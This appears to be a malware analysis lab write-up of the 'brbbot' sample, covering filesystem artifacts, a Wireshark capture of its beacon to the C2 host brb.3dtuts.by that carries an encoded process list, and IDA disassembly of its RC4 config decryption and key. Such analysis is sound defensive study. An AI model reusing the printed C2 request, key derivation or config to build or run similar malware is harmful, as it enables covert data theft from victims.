C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{f2acbc60-4ecb-4e57-9d74-9be47c2f5a9f}\Apps.ft
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{f2acbc60-4ecb-4e57-9d74-9be47c2f5a9f}\Apps.index
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{f5618df4-0c08-42c4-8f03-b068d87e18f4}\0.0.filtertrie.intermediate.txt
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{f5618df4-0c08-42c4-8f03-b068d87e18f4}\0.1.filtertrie.intermediate.txt
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{f5618df4-0c08-42c4-8f03-b068d87e18f4}\0.2.filtertrie.intermediate.txt
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{f5618df4-0c08-42c4-8f03-b068d87e18f4}\Apps.ft
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\ConstraintIndex\Apps_{f5618df4-0c08-42c4-8f03-b068d87e18f4}\Apps.index
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\DeviceSearchCache\AppCache133098814767963982.txt
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\DeviceSearchCache\AppCache133098814965993337.txt
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\DeviceSearchCache\AppCache133098815290308619.txt
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\DeviceSearchCache\AppCache133098815566588808.txt
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\DeviceSearchCache\AppCache133098815867284647.txt
C:\Users\REM\AppData\Local\Packages\Microsoft.Windows.Cortana_cw5n1h2txyewy\LocalState\DeviceSearchCache\AppCache133098816167310828.txt
C:\Users\REM\AppData\Local\Temp\Procmon64.exe
C:\Users\REM\AppData\Roaming\Microsoft\Crypto\RSA\S-1-5-21-1866265027-1870850910-1579135973-1000\6e2dfb027d358203981ffcfbe886a86a_0ad3e319-280c-4f11-94d4-d3690a4931df
C:\Users\REM\AppData\Roaming\brbconfig.tmp
C:\Windows\DeliveryOptimization\508795ea6ee9515d335c4ce792b485b84e4a9f72\508795ea6ee9515d335c4ce792b485b84e4a9f72.pieceshash
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221010.201232.860.14.etl
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221010.201232.860.15.etl
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221010.201232.860.16.etl
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221010.201232.860.17.etl
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221010.201232.860.18.etl
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221010.201232.860.19.etl
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221010.201232.860.20.etl
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221010.201232.860.21.etl
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221010.201232.860.22.etl
C:\Windows\Logs\WindowsUpdate\WindowsUpdate.20221010.201232.860.23.etl
C:\Windows\Prefetch\BRBBOT.EXE-F9A274A7.pf
C:\Windows\Prefetch\PROCMON.EXE-ABE3AE15.pf
C:\Windows\SoftwareDistribution\DataStore\Logs\edb00034.log
C:\Windows\SoftwareDistribution\DataStore\Logs\edb00035.log
C:\Windows\SoftwareDistribution\Download\0b71037d2280255a5b728ec1f41c2a86\7e5aa58a36c8933b58c7692add049afd7251ddd7EXT.dat
C:\Windows\SoftwareDistribution\Download\0b71037d2280255a5b728ec1f41c2a86\Abm_1cfb5b96-943c-402d-b46c-1b54eb3075d0.cab
C:\Windows\SoftwareDistribution\Download\3285d85b0fa6ed3e5a8891ea2ec1f7b4\Abm_91fc581b-e593-4f8a-8e3a-e97484ee845e.cab
C:\Windows\SoftwareDistribution\Download\3285d85b0fa6ed3e5a8891ea2ec1f7b4\cfea3b0112a0e9f04ec22bc6ad686b260ff7f6e3EXT.dat
```

Network Artifacts (SmartSniff, Fakedns, INetSim, NetworkMiner Wireshark)**:** C2 domains/IP addresses, protocols, user-agent

Fakedns



REMnuxVM - VMware Workstation
File Edit View VM Tabs Help
REMWorkstationVM
REMnuxVM
Wireshark · Follow TCP Stream (tcp.stream...hark_pcap_eth0_20221006205822_9sZ1Cz
Expression…
Full-screen Snip
remnux…
*eth0
Wiresha…
21:07
To return to your computer, move the mouse pointer outside or press Ctrl+Alt.

```
GET /ads.php?
i=192.168.146.130&c=DESKTOP-2C3IQHO&p=123f373e600822282f3e366028362828753e233e603828
292828753e233e602c32353235322f753e233e603828292828753e233e602c323537343c3435753e233e
60283e292d32383e28753e233e6037283a2828753e233e603d34352f3f292d3334282f753e233e603d34
352f3f292d3334282f753e233e60282d383334282f753e233e60282d383334282f753e233e603f2c3675
3e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d
383334282f753e233e60282d383334282f753e233e60163e363429227b1834362b293e28283234356028
2d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f
753e233e60282d383334282f753e233e60282d383334282f753e233e60282b343437282d753e233e6028
2d383334282f753e233e60282d383334282f753e233e60083e382e29322f22133e3a372f33083e292d32
383e753e233e60282d383334282f753e233e6028323334282f753e233e60282d383334282f753e233e60
2f3a28303334282f2c753e233e60382f3d363435753e233e603e232b3734293e29753e233e6008333e37
371e232b3e29323e35383e1334282f753e233e60092e352f32363e192934303e29753e233e60092e352f
32363e192934303e29753e233e60083e3a29383312353f3e233e29753e233e60282d383334282f753e23
3e60282d383334282f753e233e600b293438363435753e233e600b2934383634356d6f753e233e602f3a
28303334282f2c753e233e602b2934383f342f753e233e6035342f3e2b3a3f7070753e233e603f373733
34282f753e233e60083e3a2938330e12753e233e60092e352f32363e192934303e29753e233e600b2934
383e2828133a38303e29753e233e601a2b2b3732383a2f3234351d293a363e1334282f753e233e603a2e
3f32343f3c753e233e60282d383334282f753e233e603f3a281334282f753e233e603f37373334282f75
3e233e603f37373334282f753e233e6039293939342f753e233e HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
Host: brb.3dtuts.by
```

1 client pkt(s), 1 server pkt(s), 1 turn.

Entire conversation (3517 bytes) Show data as ASCII Stream 0

Find: Find Next

Help Hide this stream Print Save as… Close

```
 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=…
 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 M…
 [ACK] Seq=1 Ack=1 Win=65535 Len=0
hp?i=192.168.146.130&c=DESKTOP-2C3IQHO&p=…
 [ACK] Seq=1 Ack=1461 Win=64240 Len=0
 [ACK] Seq=1 Ack=1746 Win=64240 Len=0
03 Forbidden  (text/html)
 [ACK] Seq=1746 Ack=1774 Win=65535 Len=0
 [FIN, ACK] Seq=1746 Ack=1774 Win=65535 L…
 [RST, ACK] Seq=1747 Ack=1774 Win=0 Len=0
1, Len: 1745
```

ed: 12 (19.4%) · Dropped: 0 (0.0%) Profile: Default

Address: brb.3dtuts.by

User-agent: Mozilla


Protocol: HTTP/1.1

Memory Analysis (Volatility, Rekall, Redline, Process Hacker)**:** rogue processes, code injection, rootkits, network artifacts

Open Source Research (centralops, robtex, urlvoid, ipvoid, TrustedSource):


Static Analysis (IDA Pro)**:** Strings, CALLs, program flow, loops

- **Funtions to create file "brbconfig.tmp"**




```
loc_14000294E:
mov     [rax-18h], r12
mov     [rax-20h], r13
mov     [rax-48h], rbx
mov     [rax-28h], r14
mov     r14d, edx
mov     r13, rcx
mov     dword ptr [rax-50h], 80h ; '€'
lea     r8d, [rbx+1]    ; dwShareMode
lea     edx, [rbx+2]    ; dwDesiredAccess
lea     rcx, FileName   ; "brbconfig.tmp"
xor     r9d, r9d        ; lpSecurityAttributes
mov     [rax+20h], rbx
mov     [rax-30h], rbx
mov     [rax-38h], rbx
mov     esi, ebx
mov     dword ptr [rax-58h], 2
call    cs:CreateFileA
mov     r12, rax
cmp     rax, 0FFFFFFFFFFFFFFFFh
jnz     short loc_1400029BE
```

- **Create hash**



```
loc_140002A1F:                  ; hProv
mov     rcx, [rsp+78h+phProv]
lea     rax, [rsp+78h+phHash]
xor     r9d, r9d                ; dwFlags
xor     r8d, r8d                ; hKey
mov     edx, 8003h              ; Algid
mov     qword ptr [rsp+78h+dwFlags], rax ; phHash
call    cs:CryptCreateHash
test    eax, eax
jz      short loc_140002A8F
```


- The Algid parameter point out that MD5 is used to hash this data. With Algid="6801", we have RC4 hash and md5 hash of "YnJiYm90" is the key of this hash



```
mov     rcx, [rsp+78h+phHash] ; hHash
xor     r9d, r9d            ; dwFlags
lea     rdx, pbData         ; "YnJiYm90"
lea     r8d, [r9+8]         ; dwDataLen
call    cs:CryptHashData
test    eax, eax
jz      short loc_140002A8F
```


```
mov     r8, [rsp+78h+phHash] ; hBaseData
mov     rcx, [rsp+78h+phProv] ; hProv
lea     rax, [rsp+78h+phKey]
mov     r9d, 800000h        ; dwFlags
mov     edx, 6801h          ; Algid
mov     qword ptr [rsp+78h+dwFlags], rax ; phKey
call    cs:CryptDeriveKey
test    eax, eax
jnz     short loc_140002AAD
```

- We see the file "brbconfig.tmp" in the folder and it is already decrypted



```
¸œÃªßğDC1f«þ#yBELnETBó·D|Ý*ú0yVLu¢vq}r':SUBÚSTXŽã'<Â6|ÀH ETBíÜSOHD–•,GSDC2<ˆ¿Î–kÀaSYNFµFFSYN'
```

- Decrypt brbconfig.tmp -> malware sleep time is 30 seconds



RC4

Passphrase
e2834a5bba1c28b7f536bd3ec5f1d8e0 HEX

Input format
Latin1

Output format
Latin1

length: 73

Name: brbconfig.tmp

Size: 73 bytes


Type: unknown

Loaded: 100%

time: 1ms
length: 73
lines: 1


```
uri=ads.php;exec=cexe;file=elif;conf=fnoc;exit=tixe;encode=5b;sleep=30000
```

- **Open an internet connection through Mozilla**




```
push    rbx
push    r12
push    r13
sub     rsp, 40h
xor     r13d, r13d
mov     r12, rcx
lea     rcx, szAgent      ; "Mozilla/4.0 (compatible; MSIE 8.0; Wind"...
lea     edx, [r13+1]      ; dwAccessType
xor     r9d, r9d          ; lpszProxyBypass
xor     r8d, r8d          ; lpszProxy
mov     [rsp+58h+dwFlags], r13d ; dwFlags
call    cs:InternetOpenA
mov     rbx, rax
test    rax, rax
jz      loc_140003018
```

- **Connect to a server and we can find that it is “brb.3dtuts.by”**



```
mov     [rsp+58h+dwContext], r13 ; dwContext
mov     [rsp+58h+var_28], r13d ; dwFlags
lea     r8d, [rbp+80]    ; nServerPort
xor     r9d, r9d         ; lpszUserName
mov     rdx, r12         ; lpszServerName
mov     rcx, rbx         ; hInternet
mov     [rsp+58h+dwService], 3 ; dwService
mov     qword ptr [rsp+58h+dwFlags], r13 ; lpszPassword
call    cs:InternetConnectA
mov     rdi, [rsp+58h+arg_10]
mov     rsi, [rsp+58h+arg_8]
mov     rbp, [rsp+58h+arg_0]
test    rax, rax
jnz     short loc_14000301A
```

- **The malware send the process list for the server**



REMnuxVM - VMware Workstation
File Edit View VM Tabs Help
REMWorkstationVM
REMnuxVM
Wireshark · Follow TCP Stream (tcp.stream...hark_pcap_eth0_20221006205822_9sZ1Cz
Expression...

```
GET /ads.php?
i=192.168.146.130&c=DESKTOP-2C3IQHO&p=123f373e600822282f3e366028362828753e233e603828
292828753e233e602c32353235322f753e233e6038282928753e233e602c323537343c3435753e233e
60283e292d32383e28753e233e6037283a2828753e233e603d34352f3f292d3334282f753e233e603d34
352f3f292d3334282f753e233e60282d383334282f753e233e60282d383334282f753e233e603f2c3675
3e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d
383334282f753e233e60282d383334282f753e233e60163e363429227b1834362b293e2828234356028
2d383334282f753e233e60282d383334282f753e233e60282d383334282f753e233e60282d383334282f
753e233e60282d383334282f753e233e60282d383334282f753e233e60282b343437282d753e233e6028
2d383334282f753e233e60282d383334282f753e233e60083e382e29322f22133e3a372f33083e292d32
383e753e233e60282d383334282f753e233e6028323334282f753e233e60282d383334282f753e233e60
2f3a28303334282f2c753e233e60382f3d363435753e233e603e232b3734293e29753e233e6008333e37
371e232b3e29323e35383e1334282f753e233e60092e352f32363e192934303e29753e233e60092e352f
32363e192934303e29753e233e60083e3a29383312353f3e233e29753e233e60282d383334282f753e23
3e60282d383334282f753e233e600b293438363435753e233e600b2934383634356d6f753e233e602f3a
28303334282f2c753e233e602b2934383f342f753e233e6035342f3e2b3a3f7070753e233e603f373733
34282f753e233e60083e3a2938330e12753e233e60092e352f32363e192934303e29753e233e600b2934
383e2828133a38303e29753e233e601a2b2b3732383a2f3234351d293a363e1334282f753e233e603a2e
3f32343f3c753e233e60282d383334282f753e233e603f3a281334282f753e233e603f37373334282f75
3e233e603f37373334282f753e233e6039293939342f753e233e HTTP/1.1
Accept: */*
User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 6.1; Trident/4.0)
Host: brb.3dtuts.by
Connection: Close
```

1 client pkt(s), 1 server pkt(s), 1 turn.

Entire conversation (3517 bytes) Show data as ASCII Stream 0

Find: Find Next

Help Hide this stream Print Save as... Close


```
 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=…
 [SYN, ACK] Seq=0 Ack=1 Win=64240 Len=0 M…
 [ACK] Seq=1 Ack=1 Win=65535 Len=0
hp?i=192.168.146.130&c=DESKTOP-2C3IQHO&p=…
 [ACK] Seq=1 Ack=1461 Win=64240 Len=0
 [ACK] Seq=1 Ack=1746 Win=64240 Len=0
03 Forbidden  (text/html)
 [ACK] Seq=1746 Ack=1774 Win=65535 Len=0
 [FIN, ACK] Seq=1746 Ack=1774 Win=65535 L…
 [RST, ACK] Seq=1747 Ack=1774 Win=0 Len=0
```

1, Len: 1745

ed: 12 (19.4%) · Dropped: 0 (0.0%) Profile: Default

